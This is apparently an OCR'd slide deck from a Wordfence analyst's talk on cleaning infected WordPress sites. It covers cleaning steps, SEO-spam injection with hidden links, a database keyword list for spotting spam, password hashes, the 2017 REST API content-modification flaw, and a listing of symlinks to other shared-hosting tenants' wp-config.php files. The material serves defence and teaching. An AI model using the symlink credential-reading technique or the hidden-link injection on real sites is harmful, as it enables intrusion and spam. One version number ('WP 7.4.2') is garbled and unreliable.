My Year on the Front Line Cleaning Infected Sites

Stephen Rees-Carter @valorin

Former Security Analyst at Wordfence
(now a Senior Developer)

Wordfence™


https://www.wordfence.com/

The most popular
WordPress Security Plugin
(3+ million active installs)

Endpoint Firewall (WAF) and
Malware Scanner

We do incident response and
clean infected WordPress sites

Why Site Cleaning?



curiosity


/kjʊərɪˈɒsɪti/

noun

1. a strong desire to know or learn something.
   "filled with curiosity, she peered through the window"
   synonyms: inquisitiveness, interest, spirit of enquiry; *informal* nosiness
   "his evasiveness roused my curiosity"
2. an unusual or interesting object or fact.
   "he showed them some of the curiosities of the house"
   synonyms: peculiarity, oddity, strangeness, oddness, idiosyncrasy, unusualness, novelty More

Applying for the job
aka, cleaning my first site

Step One



how to clean up a hacked wordpress site

About 3,060,000 results (0.33 seconds)

How to Clean a Hacked WordPress Site using Wordfence - Wordfence
https://www.wordfence.com/.../how-to-clean-a-hacked-wordpress-site-using-wordfenc...
If your **site** has been **hacked**, Don't Panic. This article will describe **how to clean your site** if it has been **hacked** and infected with malicious code, backdoors, ...

How to Clean a Hacked WordPress Site - Sucuri Guide
https://sucuri.net/guides/how-to-clean-hacked-wordpress
May 25, 2018 - Learn **how to fix a hacked WordPress site** and remove malware from **your** WordPress **website**. **Clean** and prevent hacks to secure WordPress.

FAQ My site was hacked « WordPress Codex
https://codex.wordpress.org/FAQ_My_site_was_hacked
You can visibly see that **your site** has been **hacked** when you open it in the browser .... Once you are **clean**, you should update **your WordPress** installation to the ...

What To Do If Your WordPress Website Is Hacked (Step-By-Step Guide)
https://wpbuffs.com/wordpress-website-hacked/
Jul 31, 2018 - What do you do? Let's walk you through the process of **how to clean** a **hacked WordPress site** and what next steps you should take to recover.

Videos


Clean Hacked WordPress Sites - Step-by-Step

How To Fix Hacked WordPress Site - Step by Step

How To Clean Up A WordPress Hack


Step Two

Backup files & databases




Step Three

Look for anything strange



```
drwxrwxrwx 1 valorin valorin  4096 Sep 25 06:35 .
drwxrwxrwx 1 valorin valorin  4096 Oct  2 06:45 ..
-rwxrwxrwx 1 valorin valorin   418 May 30 21:23 index.php
-rwxrwxrwx 1 valorin valorin 19935 May 30 21:23 license.txt
-rwxrwxrwx 1 valorin valorin  7415 May 30 21:23 readme.html
-rwxrwxrwx 1 valorin valorin  5458 May 30 21:23 wp-activate.php
drwxrwxrwx 1 valorin valorin  4096 May 30 21:23 wp-admin
-rwxrwxrwx 1 valorin valorin   364 May 30 21:23 wp-blog-header.php
-rwxrwxrwx 1 valorin valorin  1889 May 30 21:23 wp-comments-post.php
-rwxrwxrwx 1 valorin valorin  2853 May 30 21:23 wp-config.php
drwxrwxrwx 1 valorin valorin  4096 May 30 21:23 wp-content
-rwxrwxrwx 1 valorin valorin  3669 May 30 21:23 wp-cron.php
-rwxrwxrwx 1 valorin valorin    26 Sep 25 06:31 wp-hello.php
drwxrwxrwx 1 valorin valorin  4096 May 30 21:23 wp-includes
-rwxrwxrwx 1 valorin valorin  2422 May 30 21:23 wp-links-opml.php
-rwxrwxrwx 1 valorin valorin  3306 May 30 21:23 wp-load.php
-rwxrwxrwx 1 valorin valorin 37760 May 30 21:23 wp-login.php
-rwxrwxrwx 1 valorin valorin  8048 May 30 21:23 wp-mail.php
-rwxrwxrwx 1 valorin valorin 16246 May 30 21:23 wp-settings.php
-rwxrwxrwx 1 valorin valorin 30091 May 30 21:23 wp-signup.php
-rwxrwxrwx 1 valorin valorin  4620 May 30 21:23 wp-trackback.php
-rwxrwxrwx 1 valorin valorin  3065 May 30 21:23 xmlrpc.php
```

Which file in this list is “strange”?



```
drwxrwxrwx 1 valorin valorin  4096 Sep 25 06:35 .
drwxrwxrwx 1 valorin valorin  4096 Oct  2 06:45 ..
-rwxrwxrwx 1 valorin valorin   418 May 30 21:23 index.php
-rwxrwxrwx 1 valorin valorin 19935 May 30 21:23 license.txt
-rwxrwxrwx 1 valorin valorin  7415 May 30 21:23 readme.html
-rwxrwxrwx 1 valorin valorin  5458 May 30 21:23 wp-activate.php
drwxrwxrwx 1 valorin valorin  4096 May 30 21:23 wp-admin
-rwxrwxrwx 1 valorin valorin   364 May 30 21:23 wp-blog-header.php
-rwxrwxrwx 1 valorin valorin  1889 May 30 21:23 wp-comments-post.php
-rwxrwxrwx 1 valorin valorin  2853 May 30 21:23 wp-config.php
drwxrwxrwx 1 valorin valorin  4096 May 30 21:23 wp-content
-rwxrwxrwx 1 valorin valorin  3669 May 30 21:23 wp-cron.php
-rwxrwxrwx 1 valorin valorin    26 Sep 25 06:31 wp-hello.php
drwxrwxrwx 1 valorin valorin  4096 May 30 21:23 wp-includes
-rwxrwxrwx 1 valorin valorin  2422 May 30 21:23 wp-links-opml.php
-rwxrwxrwx 1 valorin valorin  3306 May 30 21:23 wp-load.php
-rwxrwxrwx 1 valorin valorin 37760 May 30 21:23 wp-login.php
-rwxrwxrwx 1 valorin valorin  8048 May 30 21:23 wp-mail.php
-rwxrwxrwx 1 valorin valorin 16246 May 30 21:23 wp-settings.php
-rwxrwxrwx 1 valorin valorin 30091 May 30 21:23 wp-signup.php
-rwxrwxrwx 1 valorin valorin  4620 May 30 21:23 wp-trackback.php
-rwxrwxrwx 1 valorin valorin  3065 May 30 21:23 xmlrpc.php
```

Step Four

Install & use a security plugin (i.e. Wordfence, etc)

Step Five

Search DB for suspicious keywords

Suspicious keywords...

The Emergency Services Chief from Springfield talks about his role in disaster preparedness <a href="http://[seo-spam-url]/" style="position:absolute; left:-3930px; top:-3778px;">cheap pharmacy</a>and emergency planning. For more information, please watch this short informative video on <a href="http://[seo-spam-url]/" style=”display:none;”>generic pharmacy online</a>the plans and procedures he set up for disaster preparedness and emergency planning from a recent interview.

viagra porn cialis 'weight loss’ casino betting sildenafil tadalafil levitra sovaldi lamisil gambling zovirax ‘buy essays’ ‘payday loans’ traffictrade trafficbroker 2clicks trymynewspirit pharma dancewithme lasix disease hentai propecia cymbalta accutane ativan medicine neurontin proscar antibiotics phentermine lexapro ampills valium xanax tramadol

Basic site cleaning steps

How did I gain admin access?

1. Google: “how to clean a hacked WordPress site”
2. Backup files & databases
3. Look for anything strange
4. Install & use a security plugin (i.e. Wordfence, etc)
5. Search DB for suspicious keywords

WordPress Passwords...

What's the MD5?

WordPress salted hash

```
$P$Brr73dBtT4K.VlxhhdSQFkV7K3qFJS.
$P$Bg3IdY4Do6zgnQP5EfVGoKnuAw167r0
$P$BGysZlmmMU0YFF33s5z02ubxqstTAt0
```

MD5 hash

```
5f4dcc3b5aa765d61d8327deb882cf99
5f4dcc3b5aa765d61d8327deb882cf99
5f4dcc3b5aa765d61d8327deb882cf99
```

WordPress 4.7.0-4.7.1 - Unauthenticated Page/Post Content Modification via REST API

Quietly fixed in WP 7.4.2 (26th Jan 2017)

Disclosed **6 days later** (1st Feb 2017)

Trivial to automate

⇒ heavily exploited due to disabled or broken updates

Trivial to clean

⇒ all contained within database

Accessing the database can be trivial...


Shared hosting providers


+

Dodgy permissions

=

Read access to
`wp-config.php`





```
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]c .. wp-config.php -> /home/i[redacted]oc/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]1 .. wp-config.php -> /home/i[redacted]j1/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]1 .. wp-config.php -> /home/j[redacted]i1/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]2 .. wp-config.php -> /home/j[redacted]m2/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]1 .. wp-config.php -> /home/j[redacted]i1/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]c .. wp-config.php -> /home/l[redacted]sc/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]1 .. wp-config.php -> /home/m[redacted]c1/public_html/wp-config.php
lrwxrwxrwx  1 analyst analyst  40 Dec  6 00:08 [redacted]r .. wp-config.php -> /home/m[redacted]hr/public_html/wp-config.php
